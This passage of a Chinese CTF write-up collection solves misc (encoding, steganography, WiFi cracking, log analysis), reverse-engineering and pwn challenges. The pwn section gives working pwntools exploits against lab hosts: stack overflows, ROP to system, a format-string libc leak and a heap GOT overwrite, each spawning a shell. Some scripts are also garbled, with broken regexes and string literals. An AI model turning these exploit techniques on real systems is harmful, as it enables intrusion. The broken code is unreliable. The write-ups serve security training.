flag{Ctf\_2018\_very\_good}

## misc5 string搜索

解题思路:

打开之后发现有500个txt文件，每个都是8K

开始思路被僵化，以为要把这所有的文件合成一个文件，然后通过winhex查看文件头也没什么收获  
最后猛然发现，使用strings命令有奇效

```
strings *|grep key{
```

```
key{fe9ff627da72364a}
```

## misc6 多文件转换二进制 二进制转字符串

我们打开题目，发现除了rar还有一个压缩包密码.txt，打开之后发现是base64，但是使用converter转换失败，我们认为这串base64应该可以转换成图片，看开头就知道了。

于是利用在线网站转换，<http://tool.chinaz.com/tools/imgtobase> 或者直接复制到浏览器地址栏打开

可以看到转换为了图片，上面显示密码为asdfghjkl。我们解开压缩包可以看到里面有一百多个二维码，估计信息就藏在二维码上。

编写如下脚本:

```
# -*- coding:utf-8 -*-
```

```
#读取文件
```

```
f0 = open("./wenjian/0.png","rb") #0
```

```
data0 = f0.read()
```

```
f1 = open("./wenjian/1.png","rb") #1
```

```
data1 = f1.read()

#判断文件写入二进制

a0 = data0.encode('hex')
b1 = data1.encode('hex')

list=[a0,b1]

flagbin = ""

for i in range(0,160):
tupian = "./wenjian/"+str(i)+".png"
f = open(tupian,"rb")
data = f.read()
d = data.encode('hex')

if d in list:
number = list.index(d)
flagbin+=str(number)

#print flagbin

# 二进制转换为字符串

flag = ""

for i in range(0,len(flagbin)/8):
b = flagbin[i*8:i*8+8]
flag += chr(int(b,2))

print flag
```

得到flag为:

```
flag{QRcode1sUseful}
```

**misc7** 摩尔斯电码 音频隐写

打开wav文件，听到滴滴的声音

估计是摩斯编码，仔细听但是听不出声音长短

使用cooledit或者audacity软件看波形的长度来判断声音的长短

写出摩尔斯电码

破解得到5BC925649CB0188F52E617D70929191C

flag{5BC925649CB0188F52E617D70929191C}

**misc8** 你真的了解base的原理吗？

下载文件后，发现有8MB，很明显这个base很大，用notepad或者其它类型的笔记本打开，发现是一种不常见的base85，所以不了解base的自然不知道。

提示说：四个python，所以说明这个要用脚本来爆破，可是base家族那么多，不知道具体是哪个，所以根本不好爆破，细节来了，题目说python，当通过用python调用base64这个模块的时候，发现这个模块允许的只有base16 32 64 和85才可以解码，且提示标注了4个python，所以基本确定这个码是通过这四个分别加密得到的。所以可以通过正则的匹配来进行爆破。附带脚本：

```
import re

import base64

with open('base_python.txt','r') as f:

    decode = f.read()

    try:

        for i in range(30):

            s = re.compile(r'[a-z][=]').findall(decode)

            s1 = re.compile(r'[0189]').findall(decode)

            s2 = re.compile(r'[%,>|}{:~*?@<.(]').findall(decode)

            if 'flag' in decode:

                print(decode)

                print(i)

                break

            elif (bool(s1) == False) and (bool(s2) == False) :

                decode = base64.b32decode(decode)

            elif bool(s) == True and bool(s2) == False :

                decode = base64.b64decode(decode)

            elif bool(s2) == True:
```



```
        decode = base64.b85decode(decode)

    else :

        decode = base64.b16decode(decode)

    decode = str(decode, encoding='utf-8')

except:

    print(decode)

f.close()

print(decode)
```

爆破后发现爆破出来的是：

```
flag{OTRhZTkyOTE0NmJiNGFjNWZhNDMzOTM1ZjkxYzg4Njk==}
```

提交并不是对的flag，也许是里面的也要解码，不了解base的人会认为这是base64，但是解码发现是错误的。所以这就考到了base的原理性了，发现里面的字符串的长度是45，而base64通常都是4的倍数，所以明显多了一个=，去掉=，在解码即可得到flag，即为：

```
flag{94ae929146bb4ac5fa433935f91c8869}
```

## misc9 MIT 图片隐写

题目给了一张 gif 但是打不开 用 HXD 打开发现是文件头损坏

用010editor修补文件头增加GIF8修复后发现一张动图

将后面的 key base64 解密后得到密钥：ctfer2333

此外用 HXD 还发现这是个合并文件

所以用 binwalk 或者手动分解 得到一个 zip 解压得到 flag.png

这张图片采用 steganography 加密

密钥是之前获得的 ctfer2333 解密即得到 flag 在线的解密地址：<http://www.atool.org/steganography.php>

解出flag：

```
flag{Welc0me_T0_MIT}
```

## misc10 无线密码破解+流量分析

将www.ivs复制到kali下，使用命令破解aircrack-ng [www.ivs](#)

里面就一个可破解的，SSID为ceshi

破解的密码是12345

使用这个密码打开rar压缩包，采用Wireshark打开，在HTTP中找到key

key{balabala}

## misc11 Traffic\_Light

我们看到后缀为pptx，就知道了这类文件可以通过改变后缀为zip，解压出pptx里面用到的相关资源。得到xiaoming.zip继续解压，有flag.zip和两个破解密文txt

第一部分：2053250813784316，通过中文电码解码得到密文为：我是密码

第二部分：看到一串类似于乱码我们猜测，文本文件改了BOM头。

010editor载入，发现BOM头为fffe，这是Unicode的，我们尝试改为big编码的feff:

修改之后打开文本文件，乱码恢复：我也是密码

我们拼接两份密码为：我是密码我也是密码。解压得到flag.txt

很明显这是base64，我们修复为ZmxhZ3twcHR4cG93ZXJwb2ludH0=，得到

ssssssssssssssssssssssssssssssssssflag{pptxpowerpoint}

flag{pptxpowerpoint}

## misc12 日志审计

首先找出日志中黑客进行攻击的日志

发现有flag.php进行注入的指令

对指令进行url解码得到ASCII码

对ASCII码进行转换得到flag

flag{mayiyahei196}

python脚本:

```
#coding=utf-8
```

```
import re
```

```
#打开文件
```

```
with open('log','r') as file:
```

```
text = file.read()
```

```
#匹配ascii码
```

```
asclist = re.findall(r'%3D(\d+)-',text)
```

```
#print filelist
```

```
#将ascii码转换为字符
```

```
flag = ""
```

```
for i in range(0,len(asclist)):
```

```
flag += chr(int(asclist[i]))
```

```
#打印flag
```

```
print flag
```

```
flag{mayiyahei1965ae7569}
```

**misc13 challenge** 序列化

用010editor打开，看到有66,6c,61,67猜测是flag，复制出文本数据  
写python脚本:

```
import re
```

```
strings = ""
```

```
0000h: 80 02 7D 71 00 28 4B 01 55 02 36 36 71 01 4B 02 €.}q.(K.U.66q.K.
```

```
0010h: 55 02 36 63 71 02 4B 03 55 02 36 31 71 03 4B 04 U.6cq.K.U.61q.K.
```

```
0020h: 55 02 36 37 71 04 4B 05 55 02 37 62 71 05 4B 06 U.67q.K.U.7bq.K.
```

```
0030h: 55 02 33 30 71 06 4B 07 55 02 36 31 71 07 4B 08 U.30q.K.U.61q.K.
0040h: 55 02 33 33 71 08 4B 09 55 02 36 32 71 09 4B 0A U.33q.K.U.62q.K.
0050h: 55 02 36 32 71 0A 4B 0B 55 02 33 36 71 0B 4B 0C U.62q.K.U.36q.K.
0060h: 55 02 36 32 71 0C 4B 0D 55 02 36 33 71 0D 4B 0E U.62q.K.U.63q.K.
0070h: 55 02 36 33 71 0E 4B 0F 55 02 33 32 71 0F 4B 10 U.63q.K.U.32q.K.
0080h: 55 02 33 33 71 10 4B 11 55 02 36 36 71 11 4B 12 U.33q.K.U.66q.K.
0090h: 55 02 33 39 71 12 4B 13 55 02 36 32 71 13 4B 14 U.39q.K.U.62q.K.
00A0h: 55 02 33 35 71 14 4B 15 55 02 33 33 71 15 4B 16 U.35q.K.U.33q.K.
00B0h: 55 02 37 64 71 16 75 2E U.7dq.u.
```

```
'''
```

```
reg = re.compile(r"U\.(+?)q\.")
```

```
str_hex = re.findall(reg,strings)
```

```
print(str_hex)
```

```
flag = ""
```

```
for item in str_hex:
```

```
flag += chr(int(item,16))
```

```
print(flag)
```

```
flag{0a3bb6bcc23f9b53}
```

## Reverse

### reverse1 baby\_reverse

将前三个字符 转化为ascii ， 然后存放到一个数组里

得到了加密后的字符串， 接着查看encode()函数， 看看它的加密算法

加密的过程是 将用户输入的字符串， 拆分成了3组， 每组进行异或和加减运算之后 累计到一个变量里， 将这个变量跟enflag做比较。

python写一个脚本：

```
enflag=[0x7e,0x74,0x75,0x7f,0x67,0x63,0x24,0x63,0x60,0x65,0x74,0x6d,0x24,0x7d,0x43,0x25,0x7a,0x69]
```

```

v3=[]
v4=[]
v5=[]
v7=18
flag=""
for i in range(0,len(enflag),3):
    v5.append((enflag[i]^v7)-6)
    v4.append((enflag[i+1]^v7)+6)
    v3.append(enflag[i+2]^v7^6)

for j in range(v7/3):
    flag+=chr(v5[j])+chr(v4[j])+chr(v3[j])
    print flag

flag{w0wtqly0uW1n}

```

## reverse2 baby

用ida打开程序，看main程序，r转换

复制到kali存为a，命令输出flag

```
cat a |awk -F , '{printf $2}'|tr -d ""|tr -d " "
```

```
flag{Re_1s_S0_C0OL}
```

```
flag{Re_1s_S0_C0oL}
```

## reverse3 工程1

我们打开这个图片，得到如上提示，继续查看属性无任何提示。

我们binwalk以下看看

可以看到也并没有什么其他多余的文件，ZLib以及LZMA一般可以忽视。

但是根据我的经验对于损坏的某些隐藏文件是无法binwalk出来的，于是我们用010edit打开它，查找png文件尾。

发现了并没有结束，5D5A9000这个明显是4D5A9000，被更改了exe文件头

但是我们同样在尾部发现了AE426082，出题人为了迷惑我们在混合文件的尾部又添加上了png文件的文件尾，让我们以为这只是一张图片，没有任何其他的文件。

我们利用010edit手工提取出来exe

可以发现这个应该是属于VB程序，我们只要猜对6次数据就可以获得flag,但是我们如果算一下概率是6的6次方，基本可以放弃。利用VBdecompiler进行反编译看源代码。可以利用Cheatengine不断再次扫描，最后得到4个内存地址，把他们都改成6弹出了flag。

或者拖进od里，搜索字符串直接出现flag

```
flag{Y0uAreGoo5}
```

## reverse4 re

Ida打开发现字符串YmxGY3s3MnMnYjd3Y2X5XWM5YfpoXWQkNSMIMzMnYjl9分析

这是一个简单的改了密码表的base64加密算法的逆向题

加密过程和标准的base64一样

只是密码表被换成了

```
/abcdefghijklmnopqrstuvwxyz0123456789+="/
```

用python3脚本

```
#base64加解密脚本，自定义词典
```

```
# coding:utf-8
```

```
#s = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
```

```
#s = "vwxrstuopq34567ABCDEFGHIJKLMNOPQRSTUVWXYZJyz012PQRSTKLMNOZabcdUVWXYefghijklmn89+/"
```

```
s = "/abcdefghijklmnopqrstuvwxyz0123456789+="/
```

```
def My_base64_encode(inputs):
```

```
# 将字符串转化为2进制
```

```

bin_str = []

for i in inputs:
    x = str(bin(ord(i))).replace('0b', '')
    bin_str.append('{:0>8}'.format(x))

#print(bin_str)

# 输出的字符串

outputs = ""

# 不够三倍数，需补齐的次数

nums = 0

while bin_str:
    #每次取三个字符的二进制

    temp_list = bin_str[:3]

    if(len(temp_list) != 3):
        nums = 3 - len(temp_list)

        while len(temp_list) < 3:
            temp_list += ['0' * 8]

        temp_str = "".join(temp_list)

        #print(temp_str)

        # 将三个8字节的二进制转换为4个十进制

        temp_str_list = []

        for i in range(0,4):
            temp_str_list.append(int(temp_str[i*6:(i+1)*6],2))

        #print(temp_str_list)

        if nums:
            temp_str_list = temp_str_list[0:4 - nums]

        for i in temp_str_list:
            outputs += s[i]

        bin_str = bin_str[3:]

        outputs += nums * '='

print("Encrypted String:\n%s "%outputs)

```

```

def My_base64_decode(inputs):
# 将字符串转化为2进制

bin_str = []

for i in inputs:

if i != '=':

x = str(bin(s.index(i))).replace('0b', '')

bin_str.append('{:0>6}'.format(x))

#print(bin_str)

# 输出的字符串

outputs = ""

nums = inputs.count('=')

while bin_str:

temp_list = bin_str[:4]

temp_str = "".join(temp_list)

#print(temp_str)

# 补足8位字节

if(len(temp_str) % 8 != 0):

temp_str = temp_str[0:-1 * nums * 2]

# 将四个6字节的二进制转换为三个字符

for i in range(0,int(len(temp_str) / 8)):

outputs += chr(int(temp_str[i*8:(i+1)*8],2))

bin_str = bin_str[4:]

print("Decrypted String:\n%s "%outputs)

print()

print(" *****")

print(" * (1)encode (2)decode *")

print(" *****")

print()

```



```
num = input("Please select the operation you want to perform:\n")
if(num == "1"):
input_str = input("Please enter a string that needs to be encrypted: \n")
My_base64_encode(input_str)
else:
input_str = input("Please enter a string that needs to be decrypted: \n")
My_base64_decode(input_str)
```

Flag是

```
flag{76sgf17gf9asydjhatd93e73gf9}
```

## reverse5 cut

### 题目: cut

##### 前言: 这题是自己当时敲了2个钟C语言, 搞出来的, 是用于校赛招新小朋友的, 因为要检测测试, 还找人试着解了下, OK, 起函数名有些头疼, 就随意些啦, 哈哈, 莫见怪。

##### 开始分析:

首先拖进ida分析一波:

v7是我们的输入, 然后可以改写成input, memset初始化不管, 重点函数就是\_substr666, 0x2333333和0x6666666, 还有0x8048000 (嗯, 认真点), v4是判断条件, 看v4如果是1, 就是成功congratulation, 0就是失败tryagain~把v4改成check, 于是:

这样就舒服些, 首先进去\_substr666看看是干嘛的, 因为对input进行了操作:

a3是0, a4是6, a1是新申请的空间, 看for循环, 判断出是个复制函数, 把input输入中下标从0到5的6个字符填充到a1中存起来, 很清晰, 这样就很清晰了, \_substr666(存储数组, 输入, 起始下标, 长度), 就是个字符串裁剪函数嘛, 于是很快懂了, substr666(v8, &input, 0, 6); substr666(v14, &input, 6, 1); substr666(v11, &input, 7, 6);就是把输入切割成了三段分别存到v8, v14和v11中。

接下来看if判断可以知道, 要让check为1, 那么3个if要同时满足条件, 而且是对我们的输入切片进行处理的~

##### 先进第一关:

看到又是substr666这个切片函数, 这次是str字符, 我们去把它取出来:

str = vosng%\_Ngemkt, 看逻辑就是说对str切6个字节, 下标从7开始, 复制到s2中, 然后分别对6位输入进行异或加密, 存到s1中, 比较s1和s2, 相同即可, 我们知道异或是可以解密的, 这里不难。

##### 进入第二关:

这里很明显, 就是把str的前面6个字节放到s再放到a2中, 然后把输入进行加密存到v7中 (简单的加减法加密), 最后比较a2和v7的每一位, 6位都相同即可, 逆向的话也OK。

#### 最后第三关:

简单, 就是判断第7个字符是不是等于“\_”

这样解密脚本就可以写出来了, 如下:

```
```c++  
  
#include<iostream>  
  
#include<cstring>  
  
using namespace std;  
  
//str = {vosng%_Ngemkt}  
  
int main()  
{  
char input1[100] = {""};  
char input2[100] = {""};  
char input3[100] = {""};  
char a[100] = {"vosng%"};  
char b[100] = {"Ngemkt"};  
  
for(int i = 0;i<strlen(b);i++)  
{  
input1[i] = char(int(b[i]^2)-4);  
}  
input2[0] = '_';  
for(int i = 0;i<strlen(a);i++)  
{  
input3[i] = char(int(a[i])+1-i);  
}  
  
cout<<input1<<input2<<input3;  
return 0;  
}  
```
```

跑出来是这个：

正确，再加个前缀，那么这一道题就完事了：

```
flag{Hacker_world!}
```

**reverse6** reverse\_3.exe

载入OD

搜索字符串

随意输入11111111111111111111

发现进行了base64加密

再向下单步 发现字符串

结合IDA看下

```
int sub_4156E0()
{
    size_t v0; // eax@6
    constchar*v1; // eax@6
    size_t v2; // eax@9
    char v4; // [sp+0h] [bp-188h]@6
    char v5; // [sp+Ch] [bp-17Ch]@1
    size_t v6; // [sp+10h] [bp-178h]@3
    size_t j; // [sp+DCh] [bp-ACh]@6
    size_t i; // [sp+E8h] [bp-A0h]@1
    char Dest[108]; // [sp+F4h] [bp-94h]@5
    char Str; // [sp+160h] [bp-28h]@6
    char v11; // [sp+17Ch] [bp-Ch]@6
    unsignedint v12; // [sp+184h] [bp-4h]@1
```

```

int savedregs;// [sp+188h] [bp+0h]@1
memset(&v5,0xCCu,0x17Cu);
v12 =(unsignedint)&savedregs ^ __security_cookie;
for( i =0;(signedint)i <100;++i )
{
v6 = i;
if( i >=0x64)
sub_411154();
Dest[v6]=0;
}
sub_41132F("please enter the flag:", v4);
sub_411375("%20s",(unsignedint)&Str);
v0 = j_strlen(&Str);
v1 =(constchar*)sub_4110BE(&Str, v0,&v11);
strncpy(Dest, v1,');
sub_411127();
i = j_strlen(Dest);
for( j =0;(signedint)j <(signedint)i;++j )
Dest[j]+= j;
v2 = j_strlen(Dest);
strncmp(Dest, Str2, v2);
if( sub_411127())
sub_41132F("wrong flag!\n", v4);
else
sub_41132F("righ flag!\n", v4);
sub_41126C(&savedregs,&dword_415890);
sub_411280();
return sub_411127();
}

```

分析可知:将输入的串Str1先进行base64加密 再与串Str2比较 若相等 则输出"right flag"

由此，我们只需将Str2也就是"e3niflH9b\_C@n@dH"进行解密即可

Python脚本：

```
import base64

s="e3niflH9b_C@n@dH"

flag=""

for i in range(len(s)):

flag += chr(ord(s[i])- i)

flag = base64.b64decode(flag)

print(flag)
```

所以得到flag{i\_love\_you}

**reverse7** 题目.bin

我们首先用winrar打开压缩包，发现了如下提示，估计是要自己创建一个破解压缩包的字典，通过对字母或数字进行base64加密，base85加密，base91加密，然后连接三种加密后的字符串，写在字典里，然后利用ARCHPR选择字典模式破解。

我们写了如下脚本：

```
import base64

import base91

a=""

b=""

c=""

d=""

with open('zidian.txt', 'w') as f:

    for i in range(0,9999):

        a=base64.b64encode(str(i).encode('utf-8'))

        a=str(a)
```

```
a=a[2:-1]
b=base64.b85encode(str(i).encode("utf-8"))
b=str(b)
b=b[2:-1]
c=base91.encode(str(i).encode("utf-8"))
d=str(a)+str(b)+str(c)
f.write(d+"\r\n")
#print(d)
```

我们猜测它是数字不超过四位，所以形成如上脚本，但是需要注意的是，似乎python2.X是没有base85加密解密方法的，所以需要升级到python3以上，但是还需要base91，于是我们上GitHub下载了别人的base91.py来导入使用。如下为生成的爆破字典。

接下来使用ARCHPR字典模式来爆破，将压缩包拖入软件，字典文件选择自己生成的txt。

我们得到了口令，很明显如果直接暴力破解不知道得多久。

NjAwOA==HZU+a3tVEO

我们得到一个名为题目.bin的文件，直接用记事本打开发现了它是010edit以16进制导出的base64形式的文件，所以我们可以直接用010导入。

我们导入之后可以看出是正常的exe文件，但是我们需要将它导出为exe，最后少了四个0也要补上。

得到一个vb程序，如下：

我们根据提示知道只要计算出一道3位数+3位数就可以得到flag，然而我们实际操作之后，发现速度根本来不及，它有计时，超过时间就失败，而且更坑的是只让你输入两位数，这样永远对不了。所以我们直接上IDA。

但是对于VB，ida看不到伪代码，所以我们直接看汇编，找到出flag处。

很明显这题跟异或加密有关。写得解FLAG的python代码，如下：

```
a='fpceyv3qgcq;sus'
k=0
y=""
for i in a:
    y=y+chr((((ord(i)-1)^5))^6)
print(y)
```

得到flag为: flag{vb1seas9qwq}

**reverse8** babybaseX

# babybaseX Writeup

> 主要考察base family中的base58编码

但是给的表是打乱的具有迷惑性的

`vrYenHCzNgu7FRtDbLiqTbPqZoS3f5dKWsaM8Gm1EyVJkpw4cA6X92Pxp0OLI+/'`，在base58后加入了base64的`0OLI+/'`部分，但其实并不会用到这六个字符同时在题目中也未明确出现58字样，而是通过`int base = \*(pbegin+1)-\*pbegin+25;`隐式给出了base，所以在写base解码的时候不能直接写出base58，而是需要测试base的值，最终得到与加密后结果`gmJNxnNCPChRefqDYSU1KZ`相同的输入，即为flag。

base58解码的writeup如下:

```
```shell
```

```
#include <iostream>
```

```
#include <vector>
```

```
#include <assert.h>
```

```
#include <string.h>
```

```
#include <iomanip>    // std::setw
```

```
static const char* pszBase58 =
```

```
"vrYenHCzNgu7FRtDbLiqTbPqZoS3f5dKWsaM8Gm1EyVJkpw4cA6X92Pxp0OLI+/"
```

```
bool DecodeBase58(const char* psz, std::vector<unsigned char>& vch)
```

```
{
```

```
    // Skip leading spaces.
```

```
    while (*psz && isspace(*psz))
```

```

    psz++;
// Skip and count leading '1's.
int zeroes = 0;
int length = 0;
while (*psz == '1') {
    zeroes++;
    psz++;
}
// Allocate enough space in big-endian base256 representation.
int size = strlen(psz) * 733 / 1000 + 1; // log(58) / log(256), rounded up.
std::vector<unsigned char> b256(size);
// Process the characters.
while (*psz && !isspace(*psz)) {
    // Decode base58 character
    const char* ch = strchr(pszBase58, *psz);
    if (ch == nullptr)
        return false;
    // Apply "b256 = b256 * 58 + ch".
    int carry = ch - pszBase58;
    int i = 0;
    for (std::vector<unsigned char>::reverse_iterator it = b256.rbegin(); (carry != 0 || i < length) && (it !=
b256.rend()); ++it, ++i) {
        carry += 58 * (*it);
        *it = carry % 256;
        carry /= 256;
    }
    assert(carry == 0);
    length = i;
    psz++;
}
// Skip trailing spaces.

```



```

while (isspace(*psz))
    psz++;
if (*psz != 0)
    return false;
// Skip leading zeroes in b256.
std::vector<unsigned char>::iterator it = b256.begin() + (size - length);
while (it != b256.end() && *it == 0)
    it++;
vch.reserve(zeroes + (b256.end() - it));
vch.assign(zeroes, 0x00);
while (it != b256.end())
    vch.push_back(*(it++));
return true;
}

bool DecodeBase58(const std::string& str, std::vector<unsigned char>& vchRet)
{
    return DecodeBase58(str.c_str(), vchRet);
}

int main(int argc, char* argv[]){
    std::string encode="gmJNxnNCPChRefqDYSU1KZ";
    std::vector<unsigned char> decode;
    DecodeBase58(encode, decode);
    std::cout<<"Decode: ";
    for(std::vector<unsigned char>::iterator iter = decode.begin(); iter != decode.end(); ++iter)
    {
        std::cout<<*iter;
    }

    std::cout<<std::endl;
    return 0;
}

```

```
}  
...
```

```
flag:flag{NowYouKnowBa5358}
```

## Pwn

**pwn1** baby\_reverse

kali终端输入nc 192.168.1.101 9001

连上后直接ls

```
cat flag
```

```
flag{1823618491237087312321}
```

**pwn2** stack1

```
#encoding:utf-8
```

```
#!/usr/bin/env python
```

```
from pwn import *
```

```
#p = process("./stack1")
```

```
p = remote("192.168.1.101","9002")
```

```
getshell=0x400751
```

```
payload = "a"*0x38+p64(getshell)
```

```
p.send(payload)
```

```
p.interactive()
```

```
flag{18o02e1237087312321}
```

**pwn3** stack2

```
#encoding:utf-8

#!/usr/bin/env python

from pwn import *

p = remote("192.168.1.113","9003")

#p = process("./stack2")

p.recvuntil("Come on,try to pwn me\n")

pop_rdi_ret=0x4007d3
arg=0x60111F
system=0x400570
payload = "a"*0x18+p64(pop_rdi_ret)+p64(arg)+p64(system)

p.send(payload)

p.interactive()

flag{18o02e09lkn332312321}
```

#### **pwn4** human

```
#encoding:utf-8

#!/usr/bin/env python

from pwn import *

#context.log_level = "debug"

#p = process("./human")

p = remote("192.168.1.113","9004")

libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

p.recvuntil("人类的本质是什么?\n")
```

```
payload="%11$p"
p.send(payload)
p.recv()

libc_main_ret =int(p.recv(14),16)-240
print "libc_main_ret-->",hex(libc_main_ret)
libc_base=libc_main_ret-libc.sym["__libc_start_main"]
one = libc_base +0xf1147#0xf02a4
print "libc-->",hex(libc_base)
print "one-->",hex(one)

p.recvuntil("人类还有什么本质?\n")
benzhi="真香鸽子"
main = 0x4007b6
payload=benzhi+(0x20-len(benzhi))*"a"+"b"*8+p64(one)
#gdb.attach(p,"b printf")
#pause()
p.send(payload)

#pause()

p.interactive()

flag{18o02e09l0oplksgfm72321}
```

## **Pwn5** heap1

```
#encoding:utf-8
from pwn import *
#context(os="linux", arch="amd64",log_level = "debug")
```

```
ip = "192.168.1.113"

if ip:
    p = remote(ip, 9005)
else:
    p = process("./heap1")#, aslr=0

elf = ELF("./heap1")
#libc = ELF("./libc-2.23.so")
libc = elf.libc
#-----

def sl(s):
    p.sendline(s)

def sd(s):
    p.send(s)

def rc(timeout=0):
    if timeout == 0:
        return p.recv()
    else:
        return p.recv(timeout=timeout)

def ru(s, timeout=0):
    if timeout == 0:
        return p.recvuntil(s)
    else:
        return p.recvuntil(s, timeout=timeout)

def debug(msg=""):
    gdb.attach(p, "")
    pause()

def getshell():
    p.interactive()
#-----

def create(size, content):
```

```
ru("input your choice :")
sl("1")
ru("input the size of note :")
sl(str(size))
ru("Content of note:")
sd(contant)
```

```
def edit(Index,contant):
ru("input your choice :")
sl("2")
ru("input the id of note :")
sl(str(Index))
ru("input your note : ")
sd(contant)
```

```
def show(Index):
ru("input your choice :")
sl("3")
ru("input the id of note :")
sl(str(Index))
```

```
def delete(Index):
ru("input your choice :")
sl("4")
ru("input the id of note :")
sl(str(Index))
```

```
free_got = elf.got["free"]
print "free_got----->" + hex(free_got)
create(0x18,"a"*8)
create(0x10,"b"*8)
```

```
edit(0,"/bin/sh\x00"+"a"*0x10+p64(0x41))

#debug()

delete(1)

create(0x30,p64(0)*4+p64(0x30)+p64(free_got))

show(1)

ru("Content : ")

free = u64(p.recv(6).ljust(8,"\x00"))

libc_base = free- libc.symbols["free"]

system = libc_base+libc.symbols["system"]

print "free----->" + hex(free)

print "libc_base----->" + hex(libc_base)

edit(1,p64(system))

delete(0)

getshell()

#debug()

Pwn6 f4n_pwn

from pwn import *

#context.log_level = 'debug'

#p = process('./f4n_pwn')

p = remote('192.168.1.113',9006)
```

```
p.recvuntil('length :')
```

```
p.sendline('-1')
```

```
payload = 'a'*0x57 + p32(0x080486BB)
```

```
p.recvuntil('name : \n')
```

```
p.sendline(payload)
```

```
p.interactive()
```

```
flag{18o02e97066skdja8sgfm72321}
```